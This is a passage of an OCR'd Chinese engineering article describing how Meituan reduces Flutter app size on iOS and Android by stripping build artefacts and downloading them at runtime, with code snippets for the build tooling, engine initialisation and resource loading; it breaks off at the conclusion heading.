


图 8　架构设计

注：图例中 MTFlutterRoute 为 Flutter 路由容器，MWS 指的是美团云。

3.1.2.1 定制编译产物阶段

虽然我们不能把 App.framework 及 Flutter.framework 通过动态下发的方式完全拆分出去，但可以剥离出部分非安装时必须的产物资源，通过动态下发的方式来达到 Flutter 包体积缩减的目的，因此在该阶段主要工作包括三部分。

1. 新增编译 command

在将 Flutter 包瘦身工程化时，我们必须保证现有的流程的编译规则不会被影响，需要考虑以下两点：

- 增加编译“瘦身”的 Flutter 产物构建模式，该模式应能编译出 AOT 模式下的瘦身产物。
- 不对常规的编译模式（debug、profile、release）引入影响。

对于 iOS 平台来说，AOT 模式 Flutter 产物编译的关键工作流程图如下图 9 所示。runCommand 会将编译所需参数及环境变量封装传递给编译后端（gen_snapshot 负责此部分工作），进而完成产物的编译工作：




图 9　AOT 模式 Flutter 产物编译的关键工作流程图

为了实现“瘦身”的工作流，工具链在图 9 的流程中新增了 buildwithoutdata 的编译 command，该命令针对通过传递相应参数（without-data=true）给到编译后端（gen_snapshot），为后续编译出剥离 data 段提供支撑：

```
if [[ $# == 0 ]]; then
  # Backwards-compatibility: if no args are provided, build.
  BuildApp
else
  case $1 in
    "build")
      BuildApp ;;
    "buildWithoutData")
      BuildAppWithoutData ;;
    "thin")
      ThinAppFrameworks ;;
    "embed")
      EmbedFlutterFrameworks ;;
  esac
fi
```

```
..addFlag('without-data',
        negatable: false,
        defaultsTo: false,
        hide: true,
  )
```

2. 编译后端定制

该部分主要对 gen_snapshot 工具进行定制，当 gen_snapshot 工具在接收到 Dart 层传来的“瘦身”命令时，会解析参数并执行我们定制的方法 Dart_CreateAppAOTSnapshotAsAssembly，该部分主要做了两件事：

1. 定制产物编译过程，生成剥离 data 段的编译产物。
2. 重定向 data 段到文件中，以便后续进行使用。

具体到处理的细节，首先我们需要在 gen_sanpshot 的入口处理传参，并指定重定向 data 文件的地址：

```
  CreateAndWritePrecompiledSnapshot() {
    ...
```

```
    if (snapshot_kind == kAppAOTAssembly) { // 常规 release 模式下产物的编译流
程
      ...
    } else if (snapshot_kind == kAppAOTAssemblyDropData) {
      ...
      result = Dart_
CreateAppAOTSnapshotAsAssembly(StreamingWriteCallback,
                                                    file,
                                                    &vm_snapshot_data_
buffer,
                                                    &vm_snapshot_data_
size,
                                                    &isolate_snapshot_
data_buffer,
                                                    &isolate_snapshot_
data_size,
                                                    true); // 定制产物编译过
程，生成剥离 data 段的编译产物 snapshot_assembly.S
      ...
    } else if (...) {
      ...
    }
    ...
  }
```

在接受到编译“瘦身”模式的命令后，将会调用定制的 FullSnapshotWriter 类来实现 Snapshot_assembly.S 的生成，该类会将原有编译过程中 vm_snapshot_data、isolate_snapshot_data 的写入过程改写成缓存到 buff 中，以便后续写入到独立的文件中：

```
// drop_data=true, 表示后瘦身模式的编译过程
// vm_snapshot_data_buffer、isolate_snapshot_data_buffer 用于保存 vm_
snapshot_data、isolate_snapshot_data 以便后续写入文件
Dart_CreateAppAOTSnapshotAsAssembly(Dart_StreamingWriteCallback callback,
                                    void* callback_data,
                                    bool drop_data,
                                    uint8_t** vm_snapshot_data_buffer,
                                    uint8_t** isolate_snapshot_data_
buffer) {
  ...
  FullSnapshotWriter writer(Snapshot::kFullAOT, &vm_snapshot_data_
buffer,
                            &isolate_snapshot_data_buffer,
ApiReallocate,
                            &image_writer, &image_writer);
```

```
  if (drop_data) {
    writer.WriteFullSnapshotWithoutData(); // 分离出数据段
  } else {
    writer.WriteFullSnapshot();
  }
  ...
}
```

当 data 段被缓存到 buffer 中后，便可以使用 gen_snapshot 提供的文件写入的方法 WriteFile 来实现数据段以文件形式从编译产物中分离：

```
static void WriteFile(const char* filename, const uint8_t* buffer,
const intptr_t size);
// 写 data 到指定文件中
{
  ...
      WriteFile(vm_snapshot_data_filename, vm_snapshot_data_buffer, vm_
snapshot_data_size); // 写入 vm_snapshot_data
      WriteFile(isolate_snapshot_data_filename, isolate_snapshot_data_
buffer, isolate_snapshot_data_size); // 写入 isolate_snapshot_data
  ...
}
```

3. engine 定制

编译参数修改

iOS 侧使用 -Oz 参数可以获得包体积缩减的收益（大约为 700KB 左右的收益），但会有相应的性能损耗，因此该部分作为一个可选项提供给业务方，工具链提供相应版本的 Flutter engine 的定制。

资源加载方式定制

对于 engine 的定制，主要围绕如何“手动”引入拆分出的资源来展开，好在 engine 提供了 settings 接口让我们可以实现自定义引入文件的 path，因此我们需要做的就是对 Flutter engine 初始化的过程进行相应改造：

```
/**
 * custom icudtl.dat path
```

```
 */
@property(nonatomic, copy) NSString* icuDataPath;

/**
 * custom flutter_assets path
 */
@property(nonatomic, copy) NSString* assetPath;

/**
 * custom isolate_snapshot_data path
 */
@property(nonatomic, copy) NSString* isolateSnapshotDataPath;

/**
 *custom vm_snapshot_data path
 */
@property(nonatomic, copy) NSString* vmSnapshotDataPath;
```

在运行时“手动”配置上述路径，并结合上述参数初始化 FlutterDartProject，从而达到 engine 启动时从配置路径加载相应资源的目的。

engine 编译自动化

在完成 engine 的定制和改造后，还需要手动编译一下 engine 源码，生成各平台、架构、模式下的产物，并将其集成到 Flutter SDK 中，为了让引擎定制的流程标准化、自动化，MTFlutter 工具链提供了一套 engine 自动化编译发布的工具。如流程图 10 所示，在完成 engine 代码的自定义修改之后，工具链会根据 engine 的 patch code 编译出各平台、架构及不同模式下的 engine 产物，然后自动上传到美团云上，在开发和打包时只需要通简单的命令，即可安装和使用定制后的 Flutter engine：




图 10　Flutter engine 自动化编译发布流程

3.1.2.2 发布集成阶段

当完成 Dart 代码编译产物的定制后，我们下一步要做的就是改造 MTFlutter 工具链现有的产物发布流程，支持打出“瘦身”模式的产物，并将瘦身模式下的产物进行合理的组织、封装、托管以方便产物的集成。从工具链的视角来看，该部分的流程示如下图 11 所示：




图 11　Flutter 产物发布集成流程示意图

自动化发布与版本管理

MTFlutter 工具链将“瘦身”集成到产物发布的流水线中，新增一种 thin 模式下的产物，在 iOS 侧该产物包括 release 模式下瘦身后的 App.framework、Flutter.framework 以及拆分出的数据、资源等文件。当开发者提交了代码并使用 Talos（美团内部前端持续交付平台）触发 Flutter 打包时，CI 工具会自动打出瘦身的产物包及需要运行时下载的资源包、生成产物相关信息的校验文件并自动上传到美团云上。对于产物资源的版本管理，我们则复用了美团云提供资源管理的能力。在美团云上，产物资源以文件目录的形式来实现各版本资源的相互隔离，同时对“瘦身”资源单独开一个 bucket 进行单独管理，在集成产物时，集成插件只需根据当前产物 module 的名称及版本号便可获取对应的产物。

自动化集成

针对瘦身模式 MTFlutter 工具链对集成插件也进行了相应的改造，如下图 12 所示。我们对 Flutter 集成插件进行了修改，在原有的产物集成模式的基础上新增一种 thin 模式，该模式在表现形式与原有的 debug、release、profile 类似，区别在于：为了方便开发人员调试，该模式会依据当前工程的 buildconfigration 来做相应的处理，即在 debug 模式下集成原有的 debug 产物，而在 release 模式下才集成“瘦身”产物包。




图 12　Flutter iOS 端集成插件修改

3.1.2.3 运行阶段

运行阶段所处理的核心问题包括资源下载、缓存、解压、加载及异常监控等。一个典型的瘦身模式下的 engine 启动的过程如图 13 所示。

该过程包括：

- **资源下载**：读取工程配置文件，得到当前 Flutter module 的版本，并查询和下载远程资源。
- **资源解压和校验**：对下载资源进行完整性校验，校验完成则进行解压和本地缓存。
- **启动 engine**：在 engine 启动时加载下载的资源。
- **监控和异常处理**：对整个流程可能出现的异常情况进行处理，相关数据情况进行监控上报。




图 13　iOS 侧瘦身模式下 engine 启动流程图

为了方便业务方的使用、减少其接入成本，MTFlutter 将该部分工作集成至 MTFlutterRoute 中，业务方仅需引入 MTFlutterRoute 即可将“瘦身”功能接入到项目中。

3.2 Android 侧方案

3.2.1 整体架构

在 Android 侧，我们做到了除 Java 代码外的所有 Flutter 产物都动态下发。完整的优化方案概括来说就是：动态下发 + 自定义引擎初始化 + 自定义资源加载。方案整体分为打包阶段和运行阶段，打包阶段会将 Flutter 产物移除并生成瘦身的 APK，运行阶段则完成产物下载、自定义引擎初始化及资源加载。其中产物的上传和下载由 DynLoader 完成，这是由美团平台迭代工程组提供的一套 so 与 assets 的动态下发框架，它包括编译时和运行时两部分的操作：

1. 工程配置：配置需要上传的 so 和 assets 文件。
2. App 打包时，会将配置 1 中的文件压缩上传到动态发布系统，并从 APK 中移除。
3. App 每次启动时，向动态发布系统发起请求，请求需要下载的压缩包，然后下载到本地并解压，如果本地已经存在了，则不进行下载。

我们在 DynLoader 的基础上，通过对 Flutter 引擎初始化及资源加载流程进行定制，设计了整体的 Flutter 包大小优化方案：




图 14　Android 侧 Flutter 包大小优化方案整体架构

打包阶段：我们在原有的 APK 打包流程中，加入一些自定义的 gradle plugin 来对 Flutter 产物进行处理。在预处理流程，我们将一些无用的资源文件移除，然后将 flutter_assets 中的文件打包为 bundle.zip。然后通过 DynLoader 提供的上传插件将 libflutter.so、libapp.so 和 flutter_assets/bundle.zip 从 APK 中移除，并上传到动态发布系统托管。其中对于多架构的 so，我们通过在 build.gradle 中增加 abiFilters 进行过滤，只保留单架构的 so。最终打包出来的 APK 即为瘦身后的 APK。

不经处理的话，瘦身后的 APK 一进到 Flutter 页面肯定会报错，因为此时 so 和 flutter_assets 可能都还没下载下来，即使已经下载下来，其位置也发生了改变，再使用原来的加载方式肯定会找不到。所以我们在运行阶段需要做一些特殊处理：

1. Flutter 路由拦截

首先要使用 Flutter 路由拦截器，在进到 Flutter 页面之前，要确保 so 和 flutter_assets 都已经下载完成，如果没有下载完，则显示 loading 弹窗，然后调用 DynLoader 的方法去异步下载。当下载完成后，再执行原来的跳转逻辑。

2. 自定义引擎初始化

第一次进到 Flutter 页面，需要先初始化 Flutter 引擎，其中主要是将 libflutter.so 和 libapp.so 的路径改为动态下发的路径。另外还需要将 flutter_assets/bundle.zip 进行解压。

3. 自定义资源加载

当引擎初始化完成后，开始执行 Dart 代码的逻辑。此时肯定会遇到资源加载，比如字体或者图片。原有的资源加载器是通过 method channel 调用 AssetManager 的方法，从 APK 中的 assets 中进行加载，我们需要改成从动态下发的路径中加载。

下面我们详细介绍下某些部分的具体实现。

3.2.2 自定义引擎初始化

原有的 Flutter 引擎初始化由 FlutterMain 类的两个方法完成，分别为 startIni-

tialization 和 ensureInitializationComplete，一般在 Application 初始化时调用 startInitialization（懒加载模式会延迟到启动 Flutter 页面时再调用），然后在 Flutter 页面启动时调用 ensureInitializationComplete 确保初始化的完成。




图 15　Android 侧 Flutter 引擎初始化流程图

在 startInitialization 方法中，会加载 libflutter.so，在 ensureInitializationComplete 中会构建 shellArgs 参数，然后将 shellArgs 传给 FlutterJNI.nativeInit 方法，由 jni 侧完成引擎的初始化。其中 shellArgs 中有个参数 AOT_SHARED_LIBRARY_NAME 可以用来指定 libapp.so 的路径。

自定义引擎初始化，主要要修改两个地方，一个是 System.loadLibrary(“flutter”)，一个是 shellArgs 中 libapp.so 的路径。有两种办法可以做到：

1. 直接修改 FlutterMain 的源码，这种方式简单直接，但是需要修改引擎并重新打包，业务方也需要使用定制的引擎才可以。
2. 继承 FlutterMain 类，重写 startInitialization 和 ensureInitializationComplete 的逻辑，让业务方使用我们的自定义类来初始化引擎。当自定义类完成引擎的初始化后，通过反射的方式修改 sSettings 和 sInitialized，从而使得原有的初始化逻辑不再执行。

本文使用第二种方式，需要在 FlutterActivity 的 onCreate 方法中首先调用自定义的引擎初始化方法，然后再调用 super 的 onCreate 方法。

3.2.3 自定义资源加载

Flutter 中的资源加载由一组类完成，根据数据源的不同分为了网络资源加载和本地资源加载，其类图如下：




图 16　Flutter 资源加载相关类图

AssetBundle 为资源加载的抽象类，网络资源由 NetworkAssetBundle 加载，打包到 Apk 中的资源由 PlatformAssetBundle 加载。

PlatformAssetBundle 通过 channel 调用，最终由 AssetManager 去完成资源的加载并返回给 Dart 层。

我们无法修改 PlatformAssetBundle 原有的资源加载逻辑，但是我们可以自定义一个资源加载器对其进行替换：在 widget 树的顶层通过 DefaultAssetBundle 注入。

自定义的资源加载器 DynamicPlatformAssetBundle，通过 channel 调用，最终从动态下发的 flutter_assets 中加载资源。

3.2.4 字体动态加载

字体属于一种特殊的资源，其有两种加载方式：

1. **静态加载**：在 pubspec.yaml 文件中声明的字体及为静态加载，当引擎初始化的时候，会自动从 AssetManager 中加载静态注册的字体资源。
2. **动态加载**：Flutter 提供了 FontLoader 类来完成字体的动态加载。

当资源动态下发后，assets 中已经没有字体文件了，所以静态加载会失败，我们需要改为动态加载。

3.2.5 运行时代码组织结构

整个方案的运行时部分涉及多个功能模块，包括产物下载、引擎初始化、资源加载和字体加载，既有 Native 侧的逻辑，也有 Dart 侧的逻辑。如何将这些模块合理的加以整合呢？平台团队的同学给了很好的答案，并将其实现为一个 Flutter Plugin：flutter_dynamic（美团内部库）。其整体分为 Dart 侧和 Android 侧两部分，Dart 侧提供字体和资源加载方法，方法内部通过 method channel 调到 Android 侧，在 Android 侧基于 DynLoader 提供的接口实现产物下载和资源加载的逻辑。




图 17　FlutterDynamic 结构图

四、方案的接入与使用

为了让大家了解上述方案使用层面的设计，我们在此把美团内部的使用方式介绍给大家，其中会涉及到一些内部工具细节我们暂不展开，重点解释设计和使用体验部分。由于 Android 和 iOS 的实现方案有所区别，故在接入方式相应的也会有些差异，下面针对不同平台分开来介绍：

4.1 iOS

在上文方案的设计中，我们介绍到包瘦身功能已经集成进入美团内部 MTFlutter 工具链中，因此当业务方在使用了 MTFlutter 后只需简单的几步配置便可实现包瘦身功能的接入。iOS 的接入使用上总体分为三步：

1. 引入 Flutter 集成插件（cocoapods-flutter-plugin 美团内部 Cocoapods 插件，进一步封装 Flutter 模块引入，使之更加清晰便捷）：

```
gem 'cocoapods-flutter-plugin', '~> 1.2.0'
```

2. 接入 MTFlutterRoute 混合业务容器（美团内部 pod 库，封装了 Flutter 初始化及全局路由等能力），实现基于“瘦身”产物的初始化：

Flutter 业务工程中引入 mt_flutter_route：

```
dependencies:
  mt_flutter_route: ^2.4.0
```

3. 在 iOS Native 工程中引入 MTFlutterRoute pod：

```
binary_pod 'MTFlutterRoute', '2.4.1.8'
```

经过上面的配置后，正常 Flutter 业务发版时就会自动产生“瘦身”后的产物，此时只需在工程中配置瘦身模式即可完成接入：

```
flutter 'your_flutter_project', 'x.x.x', :thin => true
```

4.2 Android

4.2.1 Flutter 侧修改

在 Flutter 工程 pubspec.yaml 中添加 flutter_dynamic（美团内部 Flutter Plugin，负责 Dart 侧的字体、资源加载）依赖。

在 main.dart 中添加字体动态加载逻辑，并替换默认资源加载器。

```
void main() async {
   // 动态加载字体
  await dynFontInit();
  // 自定义资源加载器
  runApp(DefaultAssetBundle(
    bundle: dynRootBundle,
    child: MyApp(),
  ));
}
```

4.2.2 Native 侧修改

1. 打包脚本修改

在 App 模块的 build.gradle 中通过 apply 特定 plugin 完成产物的删减、压缩以及上传。

2. 在 Application 的 onCreate 方法中初始化 FlutterDynamic。

3. 添加 Flutter 页面跳转拦截。

在跳转到 Flutter 页面之前，需要使用 FlutterDynamic 提供的接口来确保产物已经下载完成，在下载成功的回调中来执行真正的跳转逻辑。

```
class FlutterRouteUtil {
    public static void startFlutterActivity(final Context context,
Intent intent) {
        FlutterDynamic.getInstance().ensureLoaded(context, new
LoadCallback() {
            @Override
            public void onSuccess() {
              // 在下载成功的回调中执行跳转逻辑
                context.startActivity(intent);
```

```
            }
        });
    }
}
```

备注：如果 App 有使用类似 WMRoute 之类的路由组件的话，可以自定义一个 UriHandler 来统一处理所有的 Flutter 页面跳转，同样在 ensureLoaded 方法回调中执行真正的跳转逻辑。

4. 添加引擎初始化逻辑

我们需要重写 FlutterActivity 的 onCreate 方法，在 super.onCreate 之前先执行自定义的引擎初始化逻辑。

```
public class MainFlutterActivity extends FlutterActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState)
      // 确保自定义引擎初始化完成
        FlutterDynamic.getInstance().ensureFlutterInit(this);
        super.onCreate(savedInstanceState);
    }
}
```

五、总结展望

